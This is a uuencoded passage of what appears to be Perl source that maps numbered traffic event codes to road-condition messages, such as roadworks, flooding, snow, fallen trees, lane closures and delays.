M=V]R:W,@8VQE87)E9"(["B`@("`D179E;G1;.#`Q72`@/2`B;65S<V%G92!C
M86YC96QL960B.PH@("`@)$5V96YT6S@P,ET@(#T@(BA1('-E='',@;V8I(&QO
M;F<M=&5R;2!R;V%D=V]R:W,B.PH@("`@)$5V96YT6S@P,UT@(#T@(BA1('-E
M='',@;V8I(&-O;G-T<G5C=&EO;B!W;W)K(CL*("`@("1%=F5N=%LX,#1=("`]
M("(H42!S971S(&]F*2!S;&]W(&UO=FEN9R!M86EN=&5N86YC92!V96AI8VQE
M<R(["B`@("`D179E;G1;.#`U72`@/2`B8G)I9&=E(&1E;6]L:71I;VX@=V]R
M:R`H870@42!B<FED9V5S*2(["B`@("`D179E;G1;.#`V72`@/2`B*%$@<V5T
M<R!O9BD@=V%T97(@;6%I;B!W;W)K(CL*("`@("1%=F5N=%LX,#==("`](")(H
```

```
M42!S971S(&]F*2!G87,@;6%I;B!W;W)K(CL*("`@("1%=F5N=%LX,#A=("`]
M("(H42!S971S(&]F*2!W;W)K(&]N(&)U<FEE9"!C86)L97,B.PH@("`@)$5V
M96YT6S@P.5T@(#T@(BA1('-E=',@;V8I('=O<FL@;VX@8G5R:65D('-E<G9I
M8V5S(CL*("`@("1%=F5N=%LX,3!=("`]")N97<@<F]A9'=O<FMS(&QA>6]U
M="(["B`@("`D179E;G1;.#$Q72`@/2`B;F5W(')O860@;&%Y;W5T(CL*("`@
M("1%=F5N=%LX,3)=("`]("(H42!S971S(&]F*2!R;V%D=V]R:W,N(%-T871I
M;VYA<GD@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S@Q,UT@(#T@(BA1
M('-E=',@;V8I(')O861W;W)K<RX@475E=6EN9R!T<F%F9FEC(&9O<B!K;2([
M"B`@("`D179E;G1;.#$T72`@/2`B*%$@<V5T<R!O9BD@<F]A9'=O<FMS+B!3
M;&]W('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LX,35=("`]("(H42!S
M971S(&]F*2!R;V%D=V]R:W,@9'5R:6YG('1H92!D87D@=&EM92(["B`@("`D
M179E;G1;.#$V72`@/2`B*%$@<V5T<R!O9BD@<F]A9'=O<FMS(&1U<FEN9R!O
M9F8M<&5A:R!P97)I;V1S(CL*("`@("1%=F5N=%LX,3==("`]("(H42!S971S
M(&]F*2!R;V%D=V]R:W,@9'5R:6YG('1H92!N:6=H="(["B`@("`D179E;G1;
M.#$X72`@/2`B*%$@<V5C=&EO;G,@;V8I(')E<W5R9F%C:6YG('=O<FLN(%-T
M871I;VYA<GD@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S@Q.5T@(#T@
M(BA1('-E8W1I;VYS(&]F*2!R97-U<F9A8VEN9R!W;W)K+B!1=65U:6YG('1R
M869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LX,C!=("`]"(H42!S96-T:6]N
M<R!O9BD@<F5S=7)F86-I;F<@=V]R:RX@4VQO=R!T<F%F9FEC(&9O<B!K;2([
M"B`@("`D179E;G1;.#(Q72`@/2`B*%$@<V5T<R!O9BD@<F5S=7)F86-I;F<@
M=V]R:R!D=7)I;F<@=&AE(&1A>2!T:6UE(CL*("`@("1%=F5N=%LX,C)=("`]
M("(H42!S971S(&]F*2!R97-U<F9A8VEN9R!W;W)K(&1U<FEN9R!O9F8M<&5A
M:R!P97)I;V1S(CL*("`@("1%=F5N=%LX,C-=("`]"(H42!S971S(&]F*2!R
M97-U<F9A8VEN9R!W;W)K(&1U<FEN9R!T:&4@;FEG:'0B.PH@("`@)$5V96YT
M6S@R-%T@(#T@(BA1('-E=',@;V8I(')O860@;6%R:VEN9R!W;W)K+B!$86YG
M97(B.PH@("`@)$5V96YT6S@R-5T@(#T@(BA1('-E=',@;V8I('-L;W<@;6]V
M:6YG(&UA:6YT96YA;F-E('9E:&EC;&5S+B!3=&%T:6]N87)Y('1R869F:6,B
M.PH@("`@)$5V96YT6S@R-ET@(#T@(BA1('-E=',@;V8I('-L;W<@;6]V:6YG
M(&UA:6YT96YA;F-E('9E:&EC;&5S+B!$86YG97(@;V8@<W1A=&EO;F%R>2!T
M<F%F9FEC(CL*("`@("1%=F5N=%LX,C==("`]"(H42!S971S(&]F*2!S;&]W
M(&UO=FEN9R!M86EN=&5N86YC92!V96AI8VQE<RX@475E=6EN9R!T<F%F9FEC
M(CL*("`@("1%=F5N=%LX,CA=("`]"(H42!S971S(&]F*2!S;&]W(&UO=FEN
M9R!M86EN=&5N86YC92!V96AI8VQE<RX@1&%N9V5R(&]F('%U975I;F<@=')A
M9F9I8R(["B`@("`D179E;G1;.#(Y72`@/2`B*%$@<V5T<R!O9BD@<VQO=R!M
M;W9I;F<@;6%I;G1E;F%N8V4@=F5H:6-L97,N(%-L;W<@=')A9F9I8R(["B`@
M("`D179E;G1;.#,P72`@/2`B*%$@<V5T<R!O9BD@<VQO=R!M;W9I;F<@;6%I
M;G1E;F%N8V4@=F5H:6-L97,N(%-L;W<@=')A9F9I8R!E>'!E8W1E9"(["B`@
M("`D179E;G1;.#,Q72`@/2`B*%$@<V5T<R!O9BD@<VQO=R!M;W9I;F<@;6%I
M;G1E;F%N8V4@=F5H:6-L97,N($AE879Y('1R869F:6,B.PH@("`@)$5V96YT
M6S@S,ET@(#T@(BA1('-E=',@;V8I('-L;W<@;6]V:6YG(&UA:6YT96YA;F-E
M('9E:&EC;&5S+B!(96%V>2!T<F%F9FEC(&5X<&5C=&5D(CL*("`@("1%=F5N
M=%LX,S-=("`]"(H42!S971S(&]F*2!S;&]W(&UO=FEN9R!M86EN=&5N86YC
M92!V96AI8VQE<RX@5')A9F9I8R!F;&]W:6YG(&9R965L>2(["B`@("`D179E
M;G1;.#,T72`@/2`B*%$@<V5T<R!O9BD@<VQO=R!M;W9I;F<@;6%I;G1E;F%N
M8V4@=F5H:6-L97,N(%1R869F:6,@8G5I;&1I;F<@=7`B.PH@("`@)$5V96YT
M6S@S-5T@(#T@(BA1('-E=',@;V8I('-L;W<@;6]V:6YG(&UA:6YT96YA;F-E
M('9E:&EC;&5S+B!2:6=H="!L86YE(&-L;W-E9"(["B`@("`D179E;G1;.#,V
M72`@/2`B*%$@<V5T<R!O9BD@<VQO=R!M;W9I;F<@;6%I;G1E;F%N8V4@=F5H
M:6-L97,N($-E;G1R92!L86YE(&-L;W-E9"(["B`@("`D179E;G1;.#,W72`@
M/2`B*%$@<V5T<R!O9BD@<VQO=R!M;W9I;F<@;6%I;G1E;F%N8V4@=F5H:6-L
M97,N($QE9G0@;&%N92!C;&]S960B.PH@("`@)$5V96YT6S@S.%T@(#T@(BA1
M('-E=',@;V8I('-L;W<@;6]V:6YG(&UA:6YT96YA;F-E('9E:&EC;&5S+B!4
M=V\@;&%N97,@8VQO<V5D(CL*("`@("1%=F5N=%LX,SE=("`]"(H42!S971S
M(&]F*2!S;&]W(&UO=FEN9R!M86EN=&5N86YC92!V96AI8VQE<RX@5&AR964@
M;&%N97,@8VQO<V5D(CL*("`@("1%=F5N=%LX-#!=("`]")W871E<B!M86EN
M('=O<FLN($1E;&%Y<R`H42DB.PH@("`@)$5V96YT6S@T,5T@(#T@(G=A=&5R
M(&UA:6X@=V]R:RX@1&5L87ES("A1*2!E>'!E8W1E9"(["B`@("`D179E;G1;
M.#0R72`@/2`B=V%T97(@;6%I;B!W;W)K+B!,;VYG(&1E;&%Y<R`H42DB.PH@
M("`@)$5V96YT6S@T,UT@(#T@(F=A<R!M86EN('=O<FLN($1E;&%Y<R`H42DB
M.PH@("`@)$5V96YT6S@T-%T@(#T@(F=A<R!M86EN('=O<FLN($1E;&%Y<R`H
M42D@97AP96-T960B.PH@("`@)$5V96YT6S@T-5T@(#T@(F=A<R!M86EN('=O
M<FLN($QO;F<@9&5L87ES("A1*2(["B`@("`D179E;G1;.#0V72`@/2`B=V]R
M:R!O;B!B=7)I960@8V%B;&5S+B!$96QA>7,@*%$I(CL*("`@("1%=F5N=%LX
M-#==("`]")W;W)K(&]N(&)U<FEE9"!C86)L97,N($1E;&%Y<R`H42D@97AP
M96-T960B.PH@("`@)$5V96YT6S@T.%T@(#T@(G=O<FL@;VX@8G5R:65D(&-A
M8FQE<RX@3&]N9R!D96QA>7,@*%$I(CL*("`@("1%=F5N=%LX-#E=("`]")W
M;W)K(&]N(&)U<FEE9"!S97)V:6-E<RX@1&5L87ES("A1*2(["B`@("`D179E
M;G1;.#4P72`@/2`B=V]R:R!O;B!B=7)I960@<V5R=FEC97,N($1E;&%Y<R`H
M42D@97AP96-T960B.PH@("`@)$5V96YT6S@U,5T@(#T@(G=O<FL@;VX@8G5R
M:65D('-E<G9I8V5S+B!,;VYG(&1E;&%Y<R`H42DB.PH@("`@)$5V96YT6S@U
```

```
M,ET@(#T@(F-O;G-T<G5C=&EO;B!T<F%F9FEC(&UE<F=I;F<B.PH@("`@)$5V
M96YT6S@U,UT@(#T@(G)O861W;W)K(&-L96%R86YC92!I;B!P<F]G<F5S<R([
M"B`@("`D179E;G1;.#4T72`@/2`B;6%I;G1E;F%N8V4@=V]R:R!C;&5A<F5D
M(CL*("`@("1%=F5N=%LX-35=("`](")R;V%D(&QA>6]U="!U;F-H86YG960B
M.PH@("`@)$5V96YT6S@U-ET@(#T@(F-O;G-T<G5C=&EO;B!T<F%F9FEC(&UE
M<F=I;F<N($1A;F=E<B(["B`@("`D179E;G1;.#DX72`@/2`B;V)S=')U8W1I
M;VX@=V%R;FEN9R!W:71H9')A=VXB.PH@("`@)$5V96YT6S@Y.5T@(#T@(F-L
M96%R86YC92!W;W)K(&EN('!R;V=R97-S+"!R;V%D(&9R964@86=A:6XB.PH@
M("`@)$5V96YT6SDP,%T@(#T@(F9L;V]D:6YG(&5X<&5C=&5D(CL*("`@("1%
M=F5N=%LY,#%=("`]("(H42D@;V)S=')U8W1I;VXH<RD@;VX@<F]A9'=A>2![
M<V]M971H:6YG('1H870@9&]E<R!B;&]C:R!T:&4@<F]A9"!O<B!P87)T(&\B
M.PH@("`@)$5V96YT6SDP,ET@(#T@(BA1*2!O8G-T<G5C=&EO;G,@;VX@=&AE
M(')O860N($1A;F=E<B(["B`@("`D179E;G1;.3`S72`@/2`B<W!I;&QA9V4@
M;VX@=&AE(')O860B.PH@("`@)$5V96YT6SDP-%T@(#T@(G-T;W)M(&1A;6%G
M92(["B`@("`D179E;G1;.3`U72`@/2`B*%$I(&9A;&QE;B!T<F5E<R(["B`@
M("`D179E;G1;.3`V72`@/2`B*%$I(&9A;&QE;B!T<F5E<RX@1&%N9V5R(CL*
M("`@("1%=F5N=%LY,#==("`](")F;&]O9&EN9R(["B`@("`D179E;G1;.3`X
M72`@/2`B9FQO;V1I;F<N($1A;F=E<B(["B`@("`D179E;G1;.3`Y72`@/2`B
M9FQA<V@@9FQO;V1S(CL*("`@("1%=F5N=%LY,3!=("`](")D86YG97(@;V8@
M9FQA<V@@9FQO;V1S(CL*("`@("1%=F5N=%LY,3%=("`](")A=F%L86YC:&5S
M(CL*("`@("1%=F5N=%LY,3)=("`](")A=F%L86YC:&4@<FES:R(["B`@("`D
M179E;G1;.3$S72`@/2`B<F]C:V9A;&QS(CL*("`@("1%=F5N=%LY,31=("`]
M(")L86YD<VQI<',B.PH@("`@)$5V96YT6SDQ-5T@(#T@(F5A<G1H<75A:V4@
M9&%M86=E(CL*("`@("1%=F5N=%LY,39=("`](")R;V%D('-U<F9A8V4@:6X@
M<&]O<B!C;VYD:71I;VXB.PH@("`@)$5V96YT6SDQ-UT@(#T@(G-U8G-I9&5N
M8V4B.PH@("`@)$5V96YT6SDQ.%T@(#T@(BA1*2!C;VQL87!S960@<V5W97(H
M<RDB.PH@("`@)$5V96YT6SDQ.5T@(#T@(F)U<G-T('=A=&5R(&UA:6XB.PH@
M("`@)$5V96YT6SDR,%T@(#T@(F=A<R!L96%K(CL*("`@("1%=F5N=%LY,C%=
M("`](")S97)I;W5S(&9I<F4B.PH@("`@)$5V96YT6SDR,ET@(#T@(F%N:6UA
M;',@;VX@<F]A9'=A>2(["B`@("`D179E;G1;.3(S72`@/2`B86YI;6%L<R!O
M;B!T:&4@<F]A9"X@1&%N9V5R(CL*("`@("1%=F5N=%LY,C1=("`](")C;&5A
M<F%N8V4@=V]R:R(["B`@("`D179E;G1;.3(U72`@/2`B8FQO8VME9"!B>2!S
M=&]R;2!D86UA9V4B.PH@("`@)$5V96YT6SDR-ET@(#T@(F)L;V-K960@8GD@
M*%$I(&9A;&QE;B!T<F5E<R(["B`@("`D179E;G1;.3(W72`@/2`B*%$I(&9A
M;&QE;B!T<F5E*',I+B!087-S86)L92!W:71H(&-A<F4B.PH@("`@)$5V96YT
M6SDR.%T@(#T@(F9L;V]D:6YG+B!3=&%T:6]N87)Y('1R869F:6,B.PH@("`@
M)$5V96YT6SDR.5T@(#T@(F9L;V]D:6YG+B!$86YG97(@;V8@<W1A=&EO;F%R
M>2!T<F%F9FEC(CL*("`@("1%=F5N=%LY,S!=("`](")F;&]O9&EN9RX@475E
M=6EN9R!T<F%F9FEC(CL*("`@("1%=F5N=%LY,S%=("`](")F;&]O9&EN9RX@
M1&%N9V5R(&]F('%U975I;F<@=')A9F9I8R(["B`@("`D179E;G1;.3,R72`@
M/2`B9FQO;V1I;F<N(%-L;W<@=')A9F9I8R(["B`@("`D179E;G1;.3,S72`@
M/2`B9FQO;V1I;F<N(%-L;W<@=')A9F9I8R!E>'!E8W1E9"(["B`@("`D179E
M;G1;.3,T72`@/2`B9FQO;V1I;F<N($AE879Y('1R869F:6,B.PH@("`@)$5V
M96YT6SDS-5T@(#T@(F9L;V]D:6YG+B!(96%V>2!T<F%F9FEC(&5X<&5C=&5D
M(CL*("`@("1%=F5N=%LY,S9=("`](")F;&]O9&EN9RX@5')A9F9I8R!F;&]W
M:6YG(&9R965L>2(["B`@("`D179E;G1;.3,W72`@/2`B9FQO;V1I;F<N(%1R
M869F:6,@8G5I;&1I;F<@=7`B.PH@("`@)$5V96YT6SDS.%T@(#T@(F-L;W-E
M9"!D=64@=&\@9FQO;V1I;F<B.PH@("`@)$5V96YT6SDS.5T@(#T@(F9L;V]D
M:6YG+B!$96QA>7,@*%$I(CL*("`@("1%=F5N=%LY-#!=("`](")F;&]O9&EN
M9RX@1&5L87ES("A1*2!E>'!E8W1E9"(["B`@("`D179E;G1;.30Q72`@/2`B
M9FQO;V1I;F<N($QO;F<@9&5L87ES("A1*2(["B`@("`D179E;G1;.30R72`@
M/2`B9FQO;V1I;F<N(%!A<W-A8FQE('=I=&@@8V%R92(["B`@("`D179E;G1;
M.30S72`@/2`B8VQO<V5D(&1U92!T;R!A=F%L86YC:&5S(CL*("`@("1%=F5N
M=%LY-#1=("`](")A=F%L86YC:&5S+B!087-S86)L92!W:71H(&-A<F4@*&%B
M;W9E(%$@:'5N9')E9"!M971R97,I(CL*("`@("1%=F5N=%LY-#5=("`](")C
M;&]S960@9'5E('1O(')O8VMF86QL<R(["B`@("`D179E;G1;.30V72`@/2`B
M<F]C:V9A;&QS+B!087-S86)L92!W:71H(&-A<F4B.PH@("`@)$5V96YT6SDT
M-UT@(#T@(G)O860@8VQO<V5D(&1U92!T;R!L86YD<VQI<',B.PH@("`@)$5V
M96YT6SDT.%T@(#T@(FQA;F1S;&EP<RX@4&%S<V%B;&4@=VET:"!C87)E(CL*
M("`@("1%=F5N=%LY-#E=("`](")C;&]S960@9'5E('1O('-U8G-I9&5N8V4B
M.PH@("`@)$5V96YT6SDU,%T@(#T@(G-U8G-I9&5N8V4N(%-I;F=L92!A;'1E
M<FYA=&4@;&EN92!T<F%F9FEC(CL*("`@("1%=F5N=%LY-3%=("`](")S=6)S
M:61E;F-E+B!#87)R:6%G97=A>2!R961U8V5D("AF<F]M(%$@;&%N97,I('1O
M(&]N92!L86YE(CL*("`@("1%=F5N=%LY-3)=("`](")S=6)S:61E;F-E+B!#
M87)R:6%G97=A>2!R961U8V5D("AF<F]M(%$@;&%N97,I('1O('1W;R!L86YE
M<R(["B`@("`D179E;G1;.34S72`@/2`B<W5B<VED96YC92X@0V%R<FEA9V5W
M87D@<F5D=6-E9"`H9G)O;2!1(&QA;F5S*2!T;R!T:')E92!L86YE<R(["B`@
M("`D179E;G1;.34T72`@/2`B<W5B<VED96YC92X@0V]N=')A9FQO=R!I;B!O
M<&5R871I;VXB.PH@("`@)$5V96YT6SDU-5T@(#T@(G-U8G-I9&5N8V4N(%!A
M<W-A8FQE('=I=&@@8V%R92(["B`@("`D179E;G1;.34V72`@/2`B8VQO<V5D
```

```
M(&1U92!T;R!S97=E<B!C;VQL87!S92(["B`@("`D179E;G1;.34W72`@/2`B
M<F]A9"!C;&]S960@9'5E('1O(&)U<G-T('=A=&5R(&UA:6XB.PH@("`@)$5V
M96YT6SDU.%T@(#T@(F)U<G-T('=A=&5R(&UA:6XN($1E;&%Y<R`H42DB.PH@
M("`@)$5V96YT6SDU.5T@(#T@(F)U<G-T('=A=&5R(&UA:6XN($1E;&%Y<R`H
M42D@97AP96-T960B.PH@("`@)$5V96YT6SDV,%T@(#T@(F)U<G-T('=A=&5R
M(&UA:6XN($QO;F<@9&5L87ES("A1*2(["B`@("`D179E;G1;.38Q72`@/2`B
M8VQO<V5D(&1U92!T;R!G87,@;&5A:R(["B`@("`D179E;G1;.38R72`@/2`B
M9V%S(&QE86LN($1E;&%Y<R`H42DB.PH@("`@)$5V96YT6SDV,UT@(#T@(F=A
M<R!L96%K+B!$96QA>7,@*%$I(&5X<&5C=&5D(CL*("`@("1%=F5N=%LY-C1=
M("`](")G87,@;&5A:RX@3&]N9R!D96QA>7,@*%$I(CL*("`@("1%=F5N=%LY
M-C5=("`](")C;&]S960@9'5E('1O('-E<FEO=7,@9FER92(["B`@("`D179E
M;G1;.38V72`@/2`B<V5R:6]U<R!F:7)E+B!$96QA>7,@*%$I(CL*("`@("1%
M=F5N=%LY-C==("`](")S97)I;W5S(&9I<F4N($1E;&%Y<R`H42D@97AP96-T
M960B.PH@("`@)$5V96YT6SDV.%T@(#T@(G-E<FEO=7,@9FER92X@3&]N9R!D
M96QA>7,@*%$I(CL*("`@("1%=F5N=%LY-CE=("`](")C;&]S960@9F]R(&-L
M96%R86YC92!W;W)K(CL*("`@("1%=F5N=%LY-S!=("`](")R;V%D(&9R964@
M86=A:6XB.PH@("`@)$5V96YT6SDW,5T@(#T@(FUE<W-A9V4@8V%N8V5L;&5D
M(CL*("`@("1%=F5N=%LY-S)=("`](")S=&]R;2!D86UA9V4@97AP96-T960B
M.PH@("`@)$5V96YT6SDW,UT@(#T@(F9A;&QE;B!P;W=E<B!C86)L97,B.PH@
M("`@)$5V96YT6SDW-%T@(#T@(G-E=V5R(&]V97)F;&]W(CL*("`@("1%=F5N
M=%LY-S5=("`](")I8V4@8G5I;&0M=7`B.PH@("`@)$5V96YT6SDW-ET@(#T@
M(FUU9"!S;&ED92(["B`@("`D179E;G1;.3<W72`@/2`B9W)A<W,@9FER92([
M"B`@("`D179E;G1;.3<X72`@/2`B86ER(&-R87-H(CL*("`@("1%=F5N=%LY
M-SE=("`](")R86EL(&-R87-H(CL*("`@("1%=F5N=%LY.#!=("`](")B;&]C
M:V5D(&)Y("A1*2!O8G-T<G5C=&EO;BAS*2!O;B!T:&4@<F]A9"(["B`@("`D
M179E;G1;.3@Q72`@/2`B*%$I(&]B<W1R=6-T:6]N<R!O;B!T:&4@<F]A9"X@
M4&%S<V%B;&4@=VET:"!C87)E(CL*("`@("1%=F5N=%LY.#)=("`](")B;&]C
M:V5D(&1U92!T;R!S<&EL;&%G92!O;B!R;V%D=V%Y(CL*("`@("1%=F5N=%LY
M.#-=("`](")S<&EL;&%G92!O;B!T:&4@<F]A9"X@4&%S<V%B;&4@=VET:"!C
M87)E(CL*("`@("1%=F5N=%LY.#1=("`](")S<&EL;&%G92!O;B!T:&4@<F]A
M9"X@1&%N9V5R(CL*("`@("1%=F5N=%LY.#5=("`](")S=&]R;2!D86UA9V4N
M(%!A<W-A8FQE('=I=&@@8V%R92(["B`@("`D179E;G1;.3@V72`@/2`B<W1O
M<FT@9&%M86=E+B!$86YG97(B.PH@("`@)$5V96YT6SDX-UT@(#T@(F)L;V-K
M960@8GD@9F%L;&5N('!O=V5R(&-A8FQE<R(["B`@("`D179E;G1;.3@X72`@
M/2`B9F%L;&5N('!O=V5R(&-A8FQE<RX@4&%S<V%B;&4@=VET:"!C87)E(CL*
M("`@("1%=F5N=%LY.#E=("`](")F86QL96X@<&]W97(@8V%B;&5S+B!$86YG
M97(B.PH@("`@)$5V96YT6SDY,%T@(#T@(G-E=V5R(&]V97)F;&]W+B!$86YG
M97(B.PH@("`@)$5V96YT6SDY,5T@(#T@(F9L87-H(&9L;V]D<RX@1&%N9V5R
M(CL*("`@("1%=F5N=%LY.3)=("`](")A=F%L86YC:&5S+B!$86YG97(B.PH@
M("`@)$5V96YT6SDY,UT@(#T@(F-L;W-E9"!D=64@=&\@879A;&%N8VAE(')I
M<VLB.PH@("`@)$5V96YT6SDY-%T@(#T@(F%V86QA;F-H92!R:7-K+B!$86YG
M97(B.PH@("`@)$5V96YT6SDY-5T@(#T@(F-L;W-E9"!D=64@=&\@:6-E(&)U
M:6QD+75P(CL*("`@("1%=F5N=%LY.39=("`](")I8V4@8G5I;&0M=7`N(%!A
M<W-A8FQE('=I=&@@8V%R92`H86)O=F4@42!H=6YD<F5D(&UE=')E<RDB.PH@
M("`@)$5V96YT6SDY-UT@(#T@(FEC92!B=6EL9"UU<"X@4VEN9VQE(&%L=&5R
M;F%T92!T<F%F9FEC(CL*("`@("1%=F5N=%LY.3A=("`](")R;V-K9F%L;',N
M($1A;F=E<B(["B`@("`D179E;G1;.3DY72`@/2`B;&%N9'-L:7!S+B!$86YG
M97(B.PH@("`@)$5V96YT6S$P,#!=(#T@(F5A<G1H<75A:V4@9&%M86=E+B!$
M86YG97(B.PH@("`@)$5V96YT6S$P,#%=(#T@(FAA>F%R9&]U<R!D<FEV:6YG
M(&-O;F1I=&EO;G,@*&%B;W9E(%$@:'5N9')E9"!M971R97,I(CL*("`@("1%
M=F5N=%LQ,#`R72`](")D86YG97(@;V8@87%U87!L86YI;F<B.PH@("`@)$5V
M96YT6S$P,#-=(#T@(G-L:7!P97)Y(')O860@*&%B;W9E(%$@:'5N9')E9"!M
M971R97,I(CL*("`@("1%=F5N=%LQ,#`T72`](")M=60@;VX@<F]A9"(["B`@
M("`D179E;G1;,3`P-5T@/2`B;&5A=F5S(&]N(')O860B.PH@("`@)$5V96YT
M6S$P,#9=(#T@(FEC92`H86)O=F4@42!H=6YD<F5D(&UE=')E<RDB.PH@("`@
M)$5V96YT6S$P,#==(#T@(F1A;F=E<B!O9B!I8V4@*&%B;W9E(%$@:'5N9')E
M9"!M971R97,I(CL*("`@("1%=F5N=%LQ,#`X72`](")B;&%C:R!I8V4@*&%B
M;W9E(%$@:'5N9')E9"!M971R97,I(CL*("`@("1%=F5N=%LQ,#`Y72`](")F
M<F5E>FEN9R!R86EN("AA8F]V92!1(&AU;F1R960@;65T<F5S*2(["B`@("`D
M179E;G1;,3`Q,%T@/2`B=V5T(&%N9"!I8WD@<F]A9',@*&%B;W9E(%$@:'5N
M9')E9"!M971R97,I(CL*("`@("1%=F5N=%LQ,#$Q72`](")S;'5S:"`H86)O
M=F4@42!H=6YD<F5D(&UE=')E<RDB.PH@("`@)$5V96YT6S$P,3)=(#T@(G-N
M;W<@;VX@=&AE(')O860@*&%B;W9E(%$@:'5N9')E9"!M971R97,I(CL*("`@
M("1%=F5N=%LQ,#$S72`](")P86-K960@<VYO=R`H86)O=F4@42!H=6YD<F5D
M(&UE=')E<RDB.PH@("`@)$5V96YT6S$P,31=(#T@(F9R97-H('-N;W<@*&%B
M;W9E(%$@:'5N9')E9"!M971R97,I(CL*("`@("1%=F5N=%LQ,#$U72`](")D
M965P('-N;W<@*&%B;W9E(%$@:'5N9')E9"!M971R97,I(CL*("`@("1%=F5N
M=%LQ,#$V72`](")S;F]W(&1R:69T<R`H86)O=F4@42!H=6YD<F5D(&UE=')E
M<RDB.PH@("`@)$5V96YT6S$P,3==(#T@(G-L:7!P97)Y(&1U92!T;R!S<&EL
M;&%G92!O;B!R;V%D=V%Y(CL*("`@("1%=F5N=%LQ,#$X72`](")S;&EP<&5R
```

```
M>2!R;V%D("AA8F]V92!1(&AU;F1R960@;65T<F5S*2!D=64@=&\@<VYO=R([
M"B`@("`D179E;G1;,3`Q.5T@/2`B<VQI<'!E<GD@<F]A9"`H86)O=F4@42!H
M=6YD<F5D(&UE=')E<RD@9'5E('1O(&9R;W-T(CL*("`@("1%=F5N=%LQ,#(P
M72`](")R;V%D(&)L;V-K960@8GD@<VYO=R`H86)O=F4@42!H=6YD<F5D(&UE
M=')E<RDB.PH@("`@)$5V96YT6S$P,C%=(#T@(G-N;W<@;VX@=&AE(')O860N
M($-A<G)I86=E=V%Y(')E9'5C960@*&9R;VT@42!L86YE<RD@=&\@;VYE(&QA
M;F4B.PH@("`@)$5V96YT6S$P,C)=(#T@(G-N;W<@;VX@=&AE(')O860N($-A
M<G)I86=E=V%Y(')E9'5C960@*&9R;VT@42!L86YE<RD@=&\@='=O(&QA;F5S
M(CL*("`@("1%=F5N=%LQ,#(S72`](")S;F]W(&]N('1H92!R;V%D+B!#87)R
M:6%G97=A>2!R961U8V5D("AF<F]M(%$@;&%N97,I('1O('1H<F5E(&QA;F5S
M(CL*("`@("1%=F5N=%LQ,#(T72`](")C;VYD:71I;VYS(&]F(')O860@<W5R
M9F%C92!I;7!R;W9E9"(["B`@("`D179E;G1;,3`R-5T@/2`B;65S<V%G92!C
M86YC96QL960B.PH@("`@)$5V96YT6S$P,C9=(#T@(G-U8G-I9&5N8V4N($1A
M;F=E<B(["B`@("`D179E;G1;,3`R-UT@/2`B<V5W97(@8V]L;&%P<V4N($1E
M;&%Y<R`H42DB.PH@("`@)$5V96YT6S$P,CA=(#T@(G-E=V5R(&-O;&QA<'-E
M+B!$96QA>7,@*%$I(&5X<&5C=&5D(CL*("`@("1%=F5N=%LQ,#(Y72`](")S
M97=E<B!C;VQL87!S92X@3&]N9R!D96QA>7,@*%$I(CL*("`@("1%=F5N=%LQ
M,#,P72`](")S97=E<B!C;VQL87!S92X@1&%N9V5R(CL*("`@("1%=F5N=%LQ
M,#,Q72`](")B=7)S="!W871E<B!M86EN+B!$86YG97(B.PH@("`@)$5V96YT
M6S$P,S)=(#T@(F=A<R!L96%K+B!$86YG97(B.PH@("`@)$5V96YT6S$P,S-=
M(#T@(G-E<FEO=7,@9FER92X@1&%N9V5R(CL*("`@("1%=F5N=%LQ,#,T72`]
M(")C;&5A<F%N8V4@=V]R:RX@1&%N9V5R(CL*("`@("1%=F5N=%LQ,#,U72`]
M(")I;7!A<W-A8FQE("AA8F]V92!1(&AU;F1R960@;65T<F5S*2(["B`@("`D
M179E;G1;,3`S-ET@/2`B86QM;W-T(&EM<&%S<V%B;&4@*&%B;W9E(%$@:'5N
M9')E9"!M971R97,I(CL*("`@("1%=F5N=%LQ,#,W72`](")E>'1R96UE;'D@
M:&%Z87)D;W5S(&1R:79I;F<@8V]N9&ET:6]N<R`H86)O=F4@42!H=6YD<F5D
M(&UE=')E<RDB.PH@("`@)$5V96YT6S$P,SA=(#T@(F1I9F9I8W5L="!D<FEV
M:6YG(&-O;F1I=&EO;G,@*&%B;W9E(%$@:'5N9')E9"!M971R97,I(CL*("`@
M("1%=F5N=%LQ,#,Y72`](")P87-S86)L92!W:71H(&-A<F4@*'5P('1O(%$@
M:'5N9')E9"!M971R97,I(CL*("`@("1%=F5N=%LQ,#0P72`](")P87-S86)L
M92`H=7`@=&\@42!H=6YD<F5D(&UE=')E<RDB.PH@("`@)$5V96YT6S$P-#%=
M(#T@(G-U<F9A8V4@=V%T97(@:&%Z87)D(CL*("`@("1%=F5N=%LQ,#0R72`]
M(")L;V]S92!S86YD(&]N(')O860B.PH@("`@)$5V96YT6S$P-#-=(#T@(FQO
M;W-E(&-H:7!P:6YG<R(["B`@("`D179E;G1;,3`T-%T@/2`B;VEL(&]N(')O
M860B.PH@("`@)$5V96YT6S$P-#5=(#T@(G!E=')O;"!O;B!R;V%D(CL*("`@
M("1%=F5N=%LQ,#0W72`](")I8WD@<&%T8VAE<R`H86)O=F4@42!H=6YD<F5D
M(&UE=')E<RDB.PH@("`@)$5V96YT6S$P-#A=(#T@(F1A;F=E<B!O9B!I8WD@
M<&%T8VAE<R`H86)O=F4@42!H=6YD<F5D(&UE=')E<RDB.PH@("`@)$5V96YT
M6S$P-3!=(#T@(F1A;F=E<B!O9B!B;&%C:R!I8V4@*&%B;W9E(%$@:'5N9')E
M9"!M971R97,I(CL*("`@("1%=F5N=%LQ,#4T72`](")S;&EP<&5R>2!D=64@
M=&\@;&]O<V4@<V%N9"!O;B!R;V%D=V%Y(CL*("`@("1%=F5N=%LQ,#4U72`]
M(")M=60@;VX@<F]A9"X@1&%N9V5R(CL*("`@("1%=F5N=%LQ,#4V72`](")L
M;V]S92!C:&EP<&EN9W,N($1A;F=E<B(["B`@("`D179E;G1;,3`U-UT@/2`B
M;VEL(&]N(')O860N($1A;F=E<B(["B`@("`D179E;G1;,3`U.%T@/2`B<&5T
M<F]L(&]N(')O860N($1A;F=E<B(["B`@("`D179E;G1;,3`U.5T@/2`B<F]A
M9"!S=7)F86-E(&EN('!O;W(@8V]N9&ET:6]N+B!$86YG97(B.PH@("`@)$5V
M96YT6S$P-C!=(#T@(FEC>2!P871C:&5S("AA8F]V92!1(&AU;F1R960@;65T
M<F5S*2!O;B!B<FED9V5S(CL*("`@("1%=F5N=%LQ,#8Q72`](")D86YG97(@
M;V8@:6-Y('!A=&-H97,@*&%B;W9E(%$@:'5N9')E9"!M971R97,I(&]N(&)R
